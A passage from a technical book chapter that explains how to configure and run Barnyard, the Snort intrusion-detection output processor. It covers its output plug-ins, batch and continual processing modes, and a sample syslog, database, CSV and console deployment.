75	2E	73	65	00	00	00	66	61	65	73	31	32	38	2D	63	u.se...faes128-o

```

62 63 2C 33 64 65 73 2D 63 62 63 2C 62 6C 6F 77 bc,3des-cbc,blow
66 69 73 68 2D 63 62 63 2C 63 61 73 74 31 32 38 fish-cbc,cast128
2D 63 62 63 2C 61 72 63 66 6F 75 72 2C 61 65 73 -cbc,arcfour,aes
31 39 32 2D 63 62 63 2C 61 65 73 32 35 36 2D 63 192-cbc,aes256-c
62 63 2C 72 69 6A 6E 64 61 65 6C 2D 63 62 63 40 bc,rijndael-cbc@
6C 79 73 61 74 6F 72 2E 6C 69 75 2E 73 65 00 00 lysator.liu.se..
00 55 68 6D 61 63 2D 6D 64 35 2C 68 6D 61 63 2D .Uhmactmd5,hmac-
73 68 61 31 2C 68 6D 61 63 2D 72 69 70 65 6D 64 sha1,hmac-ripemd
31 36 30 2C 68 6D 61 63 2D 72 69 70 65 6D 64 31 160,hmac-ripemd1
36 30 40 6F 70 65 6E 73 73 68 2E 63 6F 6D 2C 68 60@openssh.com,h
6D 61 63 2D 73 68 61 31 2D 39 36 2C 68 6D 61 63 mac-sha1-96,hmac
2D 6D 64 35 2D 39 36 00 00 00 55 68 6D 61 63 2D -md5-96...Uhmactmd5,hmac-sha1,hm
6D 64 35 2C 68 6D 61 63 2D 73 68 61 31 2C 68 6D ac-ripemd160,hma
61 63 2D 72 69 70 65 6D 64 31 36 30 2C 68 6D 61 c-ripemd160@open
63 2D 72 69 70 65 6D 64 31 36 30 40 6F 70 65 6E ssh.com,hmac-sha
73 73 68 2E 63 6F 6D 2C 68 6D 61 63 2D 73 68 61 1-96,hmac-md5-96
31 2D 39 36 2C 68 6D 61 63 2D 6D 64 35 2D 39 36 ....none,zlib...
09 6E 6F 6E 65 2C 7A 6C 69 62 00 00 00 00 00 00 .none,zlib.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Some of the information in these output examples should look familiar to you. The first line in the `log_dump` output is the basic information about the alert. This is followed by a line containing the alert classification and priority. The third line is new and may not seem very important at first glance. It displays the event ID and event reference ID. For both of our examples here, these two values are the same. If, however, one of these packets had been logged as the result of tagging, the event reference ID would refer to the first event of the tagged packet stream. The rest of the output is detailed information about the captured packet. The first line in the packet dump contains the packet timestamp and the source and destination IP addresses. The next few lines display packet header information. Our first example has two lines that provide details about the packet's ICMP header. The second example contains three lines of details for the TCP header found in that packet. The rest of the packet dump is the packet payload in a combined hex dump and ASCII format. The packet payload can be very useful when analyzing alerts. If we examine the payload for the second alert, we can quickly determine that this

packet is really just part of a normal SSH session negotiation and not the SSH CRC32 overflow attack that the alert claims it is.

Like the `alert_fast` output plug-in, the primary advantage of `log_dump` is that it generates human readable output. While this is useful if you want to examine the contents of a particular unified log file, it is not particularly helpful for normal analysis of Snort alerts. While we were able to use this information to examine one of our sample alerts, if we had thousands of alerts in a single file, manually reading each one would be too cumbersome of a task to be useful.

log_pcap

The `log_pcap` output plug-in extracts the packet data from unified log records and stores it into a pcap format file. Pcap files can be read by many applications, including `tcpdump`, `Snort`, and `Ethereal`. The possible configuration lines for the `log_pcap` output plug-in are:

```
output log_pcap
output log_pcap: <filename>
```

If the `filename` option is not specified, then “`barnyard.pcap`” will be used. The output file for `log_pcap` differs a bit from the other file-based output plug-ins we have discussed. So far, all of the output plug-ins that write to a file will append to the current file if it already exists. The `log_pcap` output plug-in, however, will always create a new output file. This is because a pcap file must include specific header information. So, what happens if the output file already exists? To avoid overwriting any existing output file, Barnyard adds a timestamp extension to the filename. The timestamp indicates when the output file was created using the local time zone. For example, if `log_pcap` is configured with the default settings and were to open an output file now (Thu Mar 18 21:44:12 EST 2004), then the output file would be named *barnyard.pcap.2004-03-18@21-44-12*. It is important to remember that the timestamp only indicates when the file was created and does not necessarily represent the timestamps of any of the data in it.

Since the pcap file does not contain any of the alert information associated with the packet, the `log_pcap` output plug-in is most useful for extracting the packet data for analysis in another tool. The resulting pcap file is the same as if Snort had been run with the `-b` command-line option or the `tcpdump` output plug-in.

acid_db

This output plug-in stores unified record data into a database using the schema developed for the ACID analysis console. This output plug-in is actually two different output plug-ins (`alert_acid_db` and `log_acid_db`) that live together in a single source file and share many implementation details. The `alert_acid_db` output plug-in is used to process unified alert records, and the `log_acid_db` output plug-in processes unified log records. Unlike the output plug-ins discussed so far, the `acid_db` output plug-ins require configuration information in order to be used. As of Barnyard 0.2, the `acid_db` output plug-in supports both MySQL and PostgreSQL database servers. The configuration lines for the `acid_db` output plug-ins are:

```
output alert_acid_db: <database type>, [OPTIONS]...
output log_acid_db: <database type>, [OPTIONS]...
```

The options for the `acid_db` output plug-ins are separated by a “,”. The database type must be either “mysql” or “postgres.” The options for this output plug-in are the same as those for the Snort database output plug-in. The following are all the options supported by the `acid_db` output plug-ins:

- **database** Specifies the name of the database that contains the tables for the ACID schema. There is no default value for this option.
- **server** Specifies the name of the database server to which the `acid_db` output plug-in will connect. There is no default value for this option.
- **user** Specifies the username that the `acid_db` output plug-in will authenticate to the database server as. There is no default value for this option.
- **password** Specifies the password that will be used for authentication with the database server. There is no default value for this option.
- **detail** Used to specify the amount of packet details inserted into the database when processing unified log records. The only valid value for this option is “full.” When the detail is set to full, additional packet information is written to the database. This includes the packet payload and additional IP, TCP, and UDP header information. By default, the detail level is set to fast.

- **sensor_id** Used to specify the sensor ID that is used when inserting records into the database. By default, the `acid_db` output plug-in will automatically determine the appropriate value to use. It is not recommended that this option be specified. It exists because, when originally implemented, the `acid_db` output plug-in did not have the capability to determine what value should be used.

While the `acid_db` output plug-in will accept a configuration that only specifies the database type, several of the other options must also be specified to provide a working configuration. In particular, all configurations should specify the database, server, and user options. For example, suppose you are using a MySQL database server running on 192.168.1.2, the database was named “snort,” and you had created a database user named “snort” with a password of “abc123.”

Additionally, you want to configure the `acid_db` output plug-in to process unified log records and include packet payloads. In this case, you would use the following line in your configuration file:

```
output log_acid_db: mysql, database snort, server 192.168.1.2, user snort,
password abc123, detail full
```

While this configuration is on two lines here, when entered into the configuration file it will either need to be on a single line or have a line continuation character, “\”, at the end of the first line.

OINK!

In order to use either the `acid_db` or `sguil` output plug-in, Barnyard must be built with database support. If you are trying to use one of the output plug-ins and are seeing any of the following errors, then Barnyard was not built with the appropriate database support:

```
Unknown output plugin "alert_acid_db_ referenced, ignoring!
Unrecognized argument for AcidDb plugin: postgres
Unrecognized argument for AcidDb plugin: mysql
```

Please refer to the *Installing Barnyard* section of this chapter for more information on building Barnyard with the appropriate database support.

The `acid_db` output plug-in is one of the most useful output plug-ins available in Barnyard and is the only one used in many deployments. This is most

likely because it embodies one of the driving forces behind the creation of Barnyard: the separation of (relatively) expensive data processing from processing network traffic. The `acid_db` output plug-in is primarily used in conjunction with either ACID or one of the other Snort analysis tools that use the ACID database schema.

sguil

The `sguil` output plug-in (new in Barnyard 0.2) is a multifunction output plug-in intended for use with the `sguil` network analysis console. It combines both database logging and real-time event streaming functionality into a single output plug-in. It only supports processing unified log records. Like the `acid_db` output plug-ins, this output plug-in also requires configuration information if it is going to be used. Currently, `sguil` only supports using MySQL as the database server. Since the `sguil` output plug-in is based on the `acid_db` output plug-in, much of the configuration is identical. The `sguil` output plug-in adds two new keywords to those supported by the `acid_db` output plug-in: *sguild_host* and *sguild_port*.

- **sguild_host** The name of the host that is running the `sguild` event server. This value must be specified as part of the `sguil` output plug-in configuration.
- **sguild_port** The port to connect to on the `sguild` event server. This value must be specified as part of the `sguil` output plug-in configuration.

More information on using `sguil` can be found on the `sguil` homepage at <http://sguil.sourceforge.net/>.

Running Barnyard in Batch-Processing Mode

Of Barnyard's two operational modes, batch-processing mode is the easier to understand (and has fewer configuration options). As already mentioned, in this mode Barnyard processes all of the specified unified files and then exits. Batch processing mode is enabled by specifying the `-o` command-line option. The general format for running Barnyard in batch-processing mode is:

```
barnyard -o [OPTIONS]... FILES...
```

OINK!

The command line for batch processing mode has changed significantly from Barnyard 0.1. While the old syntax still works, we recommend that readers familiarize themselves with the new (hopefully improved) syntax.

In this format, FILES... indicates one or more unified files, and [OPTIONS]... are any of the general configuration options we discussed earlier. To learn more about running Barnyard in batch-processing mode, let's try some examples. Before we begin, let's see what unified files we have available and what the Barnyard configuration file looks like.

```
# ls /var/log/snort
snort-unified.stats.1078588579
snort-unified.stats.1078673083
unified.alert.1078588579
unified.alert.1078673083
unified.log.1078588579
unified.log.1078673083
# cat /etc/snort/barnyard.conf
output alert_fast
output log_dump
```

Processing a Single File

As seen in the preceding code, we have a couple of each of the types of unified output files and a very simple configuration file. These unified files and configuration file will be used for all of the examples in this section. To get started using Barnyard, let's process one of the unified alert files. Since the configuration file is in the default location, we do not need to specify it on the command line.

```
# barnyard -o /var/log/snort/unified.alert.1078588589
Barnyard Version 0.2.0 (Build 32)
Exiting
```

OK, that wasn't very interesting, but Barnyard actually did do something. If we look in our current directory, we will see that we now have a file called fast.alert in our current working directory. If we open this file, we will see that it

contains all the alerts from the unified file in a nice, easy-to-read format. If we want Barnyard to provide us more information while it is running, we can increase the verbosity level by adding a `-v` option.

```
# barnyard -o -v /var/log/snort/unified.alert.1078588589
Barnyard Version 0.2.0 (Build 32)
Processing: /var/log/snort/unified.alert.1078588589
Number of records: 296
Exiting
```

That command did exactly the same thing as the previous one, but by adding the `-v` option, Barnyard told us more about what it was doing. If we added another `-v` option, Barnyard would tell us even more. Currently, Barnyard will continue to log additional information for up to three `-v` options on a single command line. After that, we would be just making the command line longer without adding any value.

OINK!

Actually, that command did one thing slightly different from the first one. When we ran the first command, we did not have a file named “fast.alert” in our current working directory, so a new one was created and all the events were written to it. When we ran the second command, this file already existed, so the events were written to the end of it. Now our fast.alert file has two sets of the events in it. Before we run this command again, we are going to delete any existing output files first.

Using the Dry Run Option

While adding the `-v` option was nice, what if we wanted to know what Barnyard was going to do without having it process any data? The dry run option (`-R`) provides us this functionality. Let’s run our command with `-R` and see what happens.

```
# barnyard -o -R /var/log/snort/unified.alert.1078588589
Barnyard Version 0.2.0 (Build 32)
Program Variables:
  Batch processing mode
  Config dir:      /etc/snort
```

```

Config file:      /etc/snort/barnyard.conf
Sid-msg file:    /etc/snort/sid-msg.map
Gen-msg file:    /etc/snort/gen-msg.map
Class file:      /etc/snort/classification.config
Hostname:        phlegethon
Interface:
BPF Filter:
Log dir:         /home/andrewb
Verbosity:       0
Localtime:       0
File list:
    /var/log/snort/unified.alert.1078588579
Output plugins enabled for 'alert' records
-----
OpAlertFast configured
    Filename: fast.alert
=====
Output plugins enabled for 'log' records
-----
OpLogDump configured
    Filename: dump.log
=====
Output plugins enabled for 'stream_stat' records
-----
None configured
=====

```

As can easily be seen, the `-R` output provides a rich set of information about how Barnyard is configured to run. The very first piece of information displayed is the version of Barnyard that is being run. This is followed by sections detailing the program variables and all of the configured output plug-ins.

The first thing listed in the program variables section is the mode in which Barnyard is configured to run; since we used the `-o` option on our command line, we expect Barnyard to be running in batch-processing mode, and the `-R` output verifies this. After the processing mode, there are listed all of the various pieces of configuration data that we discussed how to specify in the section on configuring Barnyard. These include things such as the configuration file being

used, where the meta-data is being read from, the directory where output will be written, and more. The last piece of the program variables section is the list of files that Barnyard is going to process. Here we see listed the unified file that we specified on the command line.

After the program variables section are three sections listing which alert, log, and stream-stat output plug-ins have been configured. In our example, we have only the `alert_fast` and `log_dump` output plug-ins. For each configured output plug-in, details of how the plug-in has been configured are provided. In our current example, the `alert_fast` output plug-in has been configured to write its output to the file `alert.fast`.

Now that you understand the `-R` output, we recommend using it before trying a new set of command-line options. We would do the same for the rest of the chapter, but that may get a bit tedious. Instead, we will just use it to illustrate selected command-line configurations.

Processing Multiple Files

If we have multiple unified files to process at once, running Barnyard once for each file may be a bit tedious. Thankfully, Barnyard can process multiple files in batch-processing mode with a single command. All we have to do is to add the additional files that we want processed to the end of the command line. For example, if we wanted to use our default configuration to process all of the unified alert files in the Snort log directory, we could run Barnyard as follows:

```
# barnyard -v -o /var/log/snort/unified.alert.*
Barnyard Version 0.2.0 (Build 32)
Processing: /var/log/snort/unified.alert.1078588579
Number of records: 296
Processing: /var/log/snort/unified.alert.1078673083
Number of records: 1
Exiting
```

The command we used makes use of the shell to expand `/var/log/snort/unified.alert.*` to a list of all the files that match the pattern. This saves us considerable typing. We chose to add the `-v` option to the command line so that Barnyard would tell us which files it was processing. From the output, we see that Barnyard processed 296 records from `/var/log/snort/unified.alert.1078588579`, and a single record from `/var/log/snort/unified.alert.1078673083`. If we look in our current working directory, we will find that we now have a file named `alert.fast` containing 297 alerts.

Using the Continual-Processing Mode

Now that we are experienced in running Barnyard in batch-processing mode, let's see how to run it in continual-processing mode. In continual-processing mode, instead of exiting when it is finished reading a unified file, Barnyard waits either for new events to be written to the current file or for Snort to create a new unified file. Thus, Barnyard *continues* to process unified events as they occur. Unlike the batch-processing mode where we could tell Barnyard to process a mix of unified alert and log files with a single command, in continual-processing mode, Barnyard will only read one type or the other. In this section, we discuss the basics of running Barnyard in continual-processing mode. After mastering the basics, we will move on to the more advanced topics of enabling bookmark support, archiving processed files, and running multiple Barnyard processes simultaneously.

The Basics of Continual-Processing Mode

To run Barnyard in continual-processing mode we will use the format:

```
barnyard [OPTIONS]... -f <base>
```

Where [OPTIONS]... are any of the general configuration options, and <base> is the base filename portion of the unified files that will be processed. If you remember from discussing the naming of unified output files earlier in the chapter, each unified output filename has two portions: the base filename and the timestamp extension. For example, the unified alert file named *unified.alert.1078588579* has a base filename portion of *unified.alert* and a timestamp portion of *1078588579*. Therefore, if we wanted to process all of the unified alert files in our directory, we would specify *unified.alert* as the argument to *-f*. To illustrate, let's look at the dry run output from the simplest continual-processing mode command:

```
# barnyard -R -f unified.alert
Barnyard Version 0.2.0 (Build 32)
Program Variables:
  Continual processing mode
  Config dir:      /etc/snort
  Config file:     /etc/snort/barnyard.conf
  Sid-msg file:    /etc/snort/sid-msg.map
  Gen-msg file:    /etc/snort/gen-msg.map
  Class file:      /etc/snort/classification.config
```

```

Hostname:      phlegethon
Interface:
BPF Filter:
Log dir:       /var/log/snort
Verbosity:     0
Localtime:     0
Spool dir:     /var/log/snort
Spool file:    unified.alert
Start at end:  0
Output plugins enabled for 'alert' records
-----
OpAlertFast configured
  Filename: fast.alert
=====
Output plugins enabled for 'log' records
-----
OpLogDump configured
  Filename: dump.log
=====
Output plugins enabled for 'stream_stat' records
-----
None configured
=====

```

This output is similar to the output for batch-processing mode, but there are a few differences in the program variables section since we are now running in continual-processing mode. The list of unified files to process is now gone, and in its place are the configuration details appropriate for running in continual mode. The first of these is the spool directory. This indicates the directory from which Barnyard will read the unified files. The next item, *Spool file*, indicates the base filename of the unified files that will be processed. If the last value, *Start at end*, is 1, then Barnyard will only process new records. Otherwise, all of the existing records will also be processed. As new options are added to the command line, information related to those options is added to this output.

Running in the Background

Most of the time, when Barnyard is being used in continual-processing mode, we want it to run in the background as a daemon process. This can be enabled either by using the `-D` command-line option or by including `config daemon` in the configuration file. Daemon mode can only be used in continual-processing mode. In addition to running in the background, enabling daemon mode produces a couple of additional effects. First, when daemon mode is enabled, informational messages will be logged using syslog instead of being printed to the screen. Second, when running as a daemon, Barnyard will write its process ID to a PID file (`/var/run/barnyard.pid` by default). Additionally, Barnyard will lock this PID file to prevent another Barnyard process from also starting up in Barnyard mode. Adding daemon support to our current command line modifies it to be:

```
barnyard -D -f unified.alert
```

Adding the `-D` option also causes the PID file to be displayed as part of the dry run configuration output. For example, for this command line, the dry run output would now include the following line:

```
Pid file:          /var/run/by.pid
```

Enabling Bookmark Support

Bookmark support allows Barnyard to remember where it was when processing unified files in continual mode. This allows it to “pick up where it left off” when it is restarted. This option is very useful when using Barnyard in continual mode since it provides the capability to ensure that all of the records are processed without the need to reprocess any old records. Bookmark support is enabled by adding the `-w` option with the name of the bookmark file to use. For example, if we wanted to enable bookmark support using the file `/var/snort/run/by.bookmark`, then we would use the following command line:

```
barnyard -w /var/snort/run/by.bookmark -f unified.alert
```

If the bookmark file already exists, Barnyard will read it to determine which at which file and record number it needs to start processing. After processing each record, Barnyard will update the bookmark file to indicate the new file and record number. This way, if Barnyard exits, it knows exactly which file and which record it was processing the last time it ran.

Enabling bookmark support adds three lines to the output generated with the dry run option. This information includes details about which file is being used for the bookmark, and the information contained in the bookmark file if it already existed. For our command, the dry run output will have the following three additional lines:

```
Bookmark file:    /var/snort/run/by.bookmark
Record Number:   0
Timet:           0
```

The first item indicates the file that contains the bookmark information. The record number indicates the last record in the unified file that had been processed by Barnyard. The timet value indicates which unified file Barnyard was processing. In our example, since the bookmark file did not already exist, both the record number and timet values are 0. This indicates that Barnyard will process all of the existing records and then continue to process new records as they arrive.

Only Processing New Events

Starting in Barnyard 0.2, there is a new option for continual-mode processing. This option, `-n`, is used to specify that only new events are processed. This allows us to configure Barnyard to ignore any existing events and only process events that are received after it was started. This option has special interactions when used with the bookmark option. Normally, when using the bookmark option before a bookmark has been created, Barnyard will process all of the existing records. Often times, this is not the desired behavior, and it would be convenient if we could configure Barnyard to process only the new records. This can be accomplished by combining the `-n` and `-w` options. If both the `-n` and `-w` options are specified and the bookmark file does not exist, then Barnyard will skip any existing records and only process new records as they arrive (and update the bookmark file accordingly). However, if the bookmark file *does* exist, Barnyard will start processing events as indicated by the contents of the bookmark file. It is common to use both the bookmark and new events-only options together when running Barnyard in continual-processing mode.

Archiving Processed Files

Another advanced feature that can be used with continual-processing mode is processed file archiving. When this is enabled, Barnyard will move each processed file to the specified directory. This is a convenient way of making sure that your

spool directory only contains files that have not yet been processed. Processed file archiving is enabled by adding the `-a` option with the name of a directory to archive the files to. For example, if we wanted to have all of the processed files archived to the directory `/var/snort/processed`, we could use the following command line:

```
barnyard -a /var/snort/processed -f unified.alert
```

If archive support is enabled, then the dry run output will have another line that indicates the directory to which processed files will be archived. For our previous command, this extra line would be:

```
Archive dir: /var/snort/processed
```

OINK!

It is not recommended to enable file archiving if you are going to run multiple instances of Barnyard processing the same set of unified files. If enabled in this type of deployment, there is a high probability that one Barnyard process will archive a unified file before another starts reading it. If this happened, then some of the events would be missed by some of the Barnyard processes. In order to automatically archive unified files in this scenario, it is necessary to write a program that will examine the bookmark files, determine which files have already been processed, and then move them to the archive location.

Running Multiple Barnyard Processes

Often times it will be desirable to run multiple instances simultaneously in continuous processing mode. For example, we might want one instance sending alerts via syslog and another inserting the alerts into a database. With these running as two separate processes, even if the database slows down, our syslog alerts will continue to be sent immediately. The problem with this scenario is that when Barnyard is run in daemon mode, it uses a PID file to prevent multiple instances from starting up simultaneously. Thus, if we want to run multiple instances simultaneously, we will need to either not run in daemon mode or to tell Barnyard to use a different PID file. The `-X` command-line option is used to specify a PID file other than the default. This is also useful if you do not want to

use the default PID file `/var/run/barnyard.pid`. For example, if we wanted to run Barnyard in daemon mode with a PID file of `/var/run/by_database.pid`, we would use the command:

```
barnyard -D -X /var/run/by_database.pid -f unified.alert
```

We will cover some examples of running multiple instances of Barnyard simultaneously when we discuss some example deployments.

Signal Handling

When Barnyard is running in continual-processing mode, it is possible to control it in a simplified manner. This is accomplished by sending Barnyard one of several signals using the UNIX *kill* command. Table 11.8 lists the signals that Barnyard processes and what it does when one is received.

Table 11.8 Processed Signals

Signal(s)	Action
SIGTERM	Causes Barnyard to stop processing records and exit
SIGINT	Causes Barnyard to stop processing records and exit
SIGQUIT	Causes Barnyard to stop processing records and exit
SIGHUP	Causes Barnyard to reload its configuration file

Deploying Barnyard

Now that we have taught you everything you need to know about running and configuring Barnyard, let's apply that knowledge by deploying Barnyard in a sample scenario. We will start with a relatively simple configuration and then add more capabilities to it in order to address additional needs. We will presume that you already have Snort running and that you have configured both the unified log and unified alert output plug-ins.

Most Barnyard deployments consist of one or more Barnyard processes configured to process all data using the continual-processing mode. Additionally, some deployments also include extra configuration files that are occasionally used to perform additional processing. Our sample deployment will be no different. We are going to start with configuring Barnyard to perform remote syslog alerting. Then we are going to add database support. Next, we will add some

configuration files that will allow us to occasionally extract specific data from the unified files. Finally, we will add the configurations necessary to view alerts on the console in real-time.

Remote Syslog Alerting

The first capability our system needs is to be able to send alerts to a remote syslog server. While this could be accomplished by enabling syslog alerting directly in Snort, we want to make use of some of the additional features found in the `alert_syslog2` output plug-in in Barnyard. For this output, we will be using a syslog server with the hostname “chips.” However, this particular syslog server has been configured to listen for syslog messages on a nondefault port; instead of using UDP port 514, it listens for messages on port 25451. In addition, instead of using the default tag for the alerts, we want to use the string *IDS-Alert*. Additionally, instead of the default location, `gen-msg.map` and `sid-msg.map` are installed in `/var/snort/rules`. We are going to specify these files in the Barnyard configuration file instead of using the command-line options. For this configuration, our Barnyard configuration file looks like:

```
config sid-msg-map: /var/snort/rules/sid-msg.map
config gen-msg-map: /var/snort/rules/gen-msg.map

output alert_syslog2: syslog_host: chips; syslog_port: 25451; \
    tag: IDS-Alert;
```

Since we anticipate having multiple Barnyard configurations, we have saved this configuration to the file `/etc/snort/bysyslog.conf`. To verify that we configured the output plug-in correctly, we run Barnyard with the `-R` command and look at the section for the output plug-ins enabled for alert records. Doing so, we get the following output:

```
OpAlertSyslog2 configured
Syslog Host/Port: chips:25451/udp
Syslog Facility: LOCAL7(23)
Syslog Severity: NOTICE(5)
Hostname: phlegethon
Tag: IDS-Alert
```

This matches what we want for our syslog configuration so we know we have the output plug-in configured correctly. If we wanted to verify that the

configuration works correctly, we could run Barnyard in batch-processing mode to test it.

OINK!

When using batch-processing mode to test a configuration, it is wise to use a test unified file that only has a small number of records in it. The last thing that most administrators want is to test a particular alerting configuration by sending thousands of alerts through it. Therefore, it is recommended to generate some unified files that only have a handful of records in them for testing purposes.

Now we need to determine the command-line options that we need to specify. From our Snort configuration, we know that the base filename for the unified alert files is *unified.alert*. We will need to specify this value as the argument to the *-f* option. Additionally, since we plan to run multiple Barnyard processes simultaneously in the future, we are going to want to specify a nondefault PID file. We are going to use */var/snort/run/bysyslog.pid* for our PID file. Finally, since we want Barnyard to run as a daemon process, we will specify the *-D* option. Combining all of this with the option to specify the configuration file, we get the following command line:

```
barnyard -c /etc/snort/bysyslog.conf -X /var/snort/run/bysyslog.pid -D \  
-f unified.alert
```

Unfortunately, after trying to use this command we notice a problem. In particular, every time we start it, all of the old alerts are also sent to the syslog server, which is definitely not what we want. To solve this problem we need to either enable bookmark support or configure Barnyard to only process new records (or both). Deciding which we want to use depends on what data we want the syslog server to see. For this scenario, our syslog server, *chips*, wants to see all of the events since we installed this configuration. Thus, if this process is not running for some reason, we still want to receive the events received during that time period. However, we do not want to receive any events that existed before we first added this alerting type. To accomplish this we will enable both the new records only option and the bookmark option. This way, if there is no bookmark file, as would be the case when we first install this configuration, Barnyard will start processing at the most recently received event, and if there is a bookmark

file, Barnyard will start processing at the first event after the ones it has already processed. Keeping with the file naming we have used so far, we are going to use */var/snort/run/bysyslog.bookmark* as the bookmark file for this configuration.

Updating our command line accordingly gives us:

```
barnyard -c /etc/snort/bysyslog.conf -X /var/snort/run/bysyslog.pid -D \
-f unified.alert -w /var/snort/run/bysyslog.bookmark -n
```

This command line gives us exactly what we want for our syslog reporting and we can now add it to our system startup scripts. If we ever need to stop this Barnyard process from running, we can send a signal to tell it to exit. Since the process ID is stored in the PID file, we can read it from there instead of having to find it in a process listing. To stop the Barnyard process we've started, use this command:

```
kill `cat /var/snort/run/bysyslog.pid`
```

Database Logging

After receiving syslog alerts for a while, we have decided that we want to start using some of the analysis tools that require the data to be stored in a database. While we still want to keep our syslog alerts, we now also need to insert the alerts into a database using the standard Snort database schema. We have read the Snort documentation and have managed to load the schema onto our MySQL database server. The server is running on the host named *pizza* and we named the database *snort*. Additionally, we created a database user named *snortdb* with a password of *abc123*. We have used the *mysql* command-line tool to connect to the remote database to verify that we can connect to the database server and access the database. Now, all that is left is to configure Barnyard to send data to the database. We have decided that in addition to the alert information, we also want to have full packet details inserted into the database.

Creating the appropriate configuration file for database logging requires a little more work than the one for syslog alerting. In addition to specifying the output plug-in configuration and where to load the message maps from, we may also need to configure the interface, BPF filter, and hostname values. For this particular system, we are running Snort of *eth1* and we are not using a BPF filter. We want to use the default hostname, so we will not need to specify an alternate value in the configuration file. Since we want packet logs, we know we need to use the *log_acid_db* output plug-in. Combining all this information, we have created the following configuration file and saved it to */etc/snort/bymysql.conf*:

```

config sid-msg-map: /var/snort/rules/sid-msg.map
config gen-msg-map: /var/snort/rules/gen-msg.map

config interface: eth1

output log_acid_db: mysql, database snort, server pizza, \
    user snortdb, password abc123, detail full

```

The command line for logging events to a database is similar to the command line for syslog alerts. We still want to run in continual-processing mode, we still need to specify an alternate PID file, we still want to enable bookmark support to avoid reprocessing the same data, and we still want to run as a daemon. There are a few changes that we must make. First, we will need to change the filenames for the configuration file, PID file, and bookmark file. Second, since we need to process unified log files instead of unified alert files, we need to change the base filename specified with the `-f` option. Finally, unlike our syslog case, when we first start processing data, we want to insert all of the old records into the database. Therefore, we will omit the `-n` option. Making all these changes gives us the following command line:

```

barnyard -c /etc/snort/bymysql.conf -X /var/snort/run/bymysql.pid -D \
-f unified.log -w /var/snort/run/bymysql.bookmark

```

This command line runs Barnyard in the configuration we want. If there is a bookmark file present, then Barnyard starts processing the next record that has been processed. If the bookmark file is not found, then Barnyard will process all of the existing unified log files before processing new records. Of course, if there are many existing unified files, it will take some time before current records are added to the database.

Extracting Data

So far, we have configured syslog alerting for real-time notification and database logging for our analysis console. While this provides us with considerable flexibility, we may also have the need to extract some of the alert data for other purposes. Suppose, for example, that we have a report generation tool that we want to use to create periodic reports to show to management. This tool requires that we provide it with data in a CSV file. We would like to be able to periodically process the unified alert data to create CSV files to use with this reporting tool.

To do so, we can use the `alert_csv` output plug-in. This reporting program uses the timestamp, event type, and source and destination IP addresses, and generates statistics about the amount, the type, and the targets of the alerts that were detected. While we could modify the reporting program to read this data from the database, it is far easier to provide CSV file that it already supports. This fictional program expects each line of the CSV file to use the following format:

```
timestamp, event message, source IP address, destination IP address
```

Using our knowledge of the `alert_csv` output plug-in and the Barnyard configuration file format, we can quickly write a configuration file that can be used to generate the correct output. We have written such a file and saved it as `/etc/snort/bycsv.conf`. This file contains the following configuration:

```
config sid-msg-map: /var/snort/rules/sid-msg.map
config gen-msg-map: /var/snort/rules/gen-msg.map

output alert_csv: report.csv timestamp,msg,srcip,dstip
```

Since we only want to generate these CSV files occasionally, we do not need to run Barnyard in continual-processing mode. Instead, we will use batch-processing mode and only run it when we need to generate a CSV file to create a report. The command line for this is much simpler than the ones we used for our syslog alerting and database logging. In this case, we only need to specify the config file to use, the directory we want the output to be written to, and the file to process. Supposing that we want the output file to be written to the directory `/var/snort/report_input/`, we would use the following command:

```
barnyard -o -c /etc/snort/bycsv.conf -L /var/snort/reports/ <filename>
```

This command will process the file `<filename>` and create the file `/var/snort/reports/report.csv`. We can then call our reporting program and tell it to use the CSV file as its input. If we wanted to process multiple unified alert files, we could specify multiple filenames on the previous command line.

OINK!

When using this example, we have to remember that the `alert_csv` output plug-in will append data to the output file if it already exists. Therefore, we will want to run `rm -f /var/snort/reports/report.csv` before we run Barnyard.

Real-Time Console Alerting

The final thing we want from our sample deployment is the capability to log in to our IDS system and display the events to the screen as they are received. The output from the `alert_fast` output plug-in meets our needs since we only need a limited amount of information about each alert and we want it in a human-readable format. However, there is a severe limitation to this output plug-in for what we want to do. We want the information displayed to the screen, while the `alert_fast` output plug-in writes information to a file. While we could modify the `alert_fast` plug-in to write to the screen, instead we will work around this limitation by writing the output to a file and using another program, *tail*, to display the events as they are written to the file.

The first thing we need to do is create the appropriate configuration file. By now, you can probably guess what this file will look like, but will we include it here anyway. The following is the configuration that we are going to use. We have saved this to the file `/etc/snort/byalertfast.conf`.

```
config sid-msg-map: /var/snort/rules/sid-msg.map
config gen-msg-map: /var/snort/rules/gen-msg.map

output alert_fast: alerts.out
```

Now that we have our configuration file, we need to construct the command line that we will use to run Barnyard. In this case, we want to run Barnyard in continual-processing mode, but since we will only use this configuration occasionally, we do not need to enable bookmark support. However, since we only care about new events, we will want to include the new records only option. In addition, since we are going to run another command to view the contents of `alerts.out`, we will need to background the Barnyard process. To do this we will use the daemon mode option and specify a PID file as we did for the syslog alerting and database logging configurations. Finally, we will need to specify the log directory to which we want the output to be written. The command line we are going to use for this configuration is:

```
barnyard -c /etc/snort/byalertfast.conf -X /var/snort/run/byalertfast.pid \
-D -f unified.alert -n -L /var/snort/log/
```

Once we have started Barnyard, we will then want to start the process that will display the events as they are written to the output file. To do this, we run the following command:

```
tail -f /var/snort/log/alerts.out
```

Now all of the alerts will be displayed to the screen as they happen. When we tire of watching the events scroll past at a mind-numbing rate, we simply exit *tail* and then kill the Barnyard process by running:

```
kill `cat /var/snort/run/byalertfast.pid`
```

While this process works, it has several negative aspects. First, if there are any problems with running Barnyard, all of the errors will go to syslog. Therefore, before we start looking at the output, we need to make sure that Barnyard actually started. Second, this process has the possibility to consume a large amount of disk space if it is left running for a long time or we neglect to remove the output file when we are finished. Additionally, the command line is overly complex for a command we want to run only occasionally. In the next section, we will extend Barnyard by adding a new output plug-in that is designed to solve these problems.

Writing a New Output Plug-In

In the previous section, we realized that displaying events from a unified alert file to the screen was a complicated process with several deficiencies. This made the final phase of our deployment much more complex and prone to error. It would be much more convenient if Barnyard had a way to display the contents of a unified alert file directly to the screen instead of requiring us to write the output to a file and then process that file with another program. If Barnyard included an output plug-in that rendered output to the screen instead of a file, we could just run Barnyard with the proper configuration and not have to worry about using any other programs. Additionally, the command line would become much simpler.

Since Barnyard is an open-source program, we have the ability to add new functionality to it. Additionally, since Barnyard uses a modular design for the implementation of output plug-ins, it is relatively easy to add one. Therefore, to make things work the way we want, we can add a new output plug-in designed to satisfy our particular needs. In this section, we will cover the basics of writing a new output plug-in and adding it to Barnyard. Since this output plug-in is going to display alert events to console output, we are going to name it “alert_console.”

Implementing the Plug-In

